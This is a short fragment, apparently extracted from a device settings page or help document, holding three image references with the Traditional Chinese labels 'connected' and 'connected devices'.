
已連接


已連接的裝置


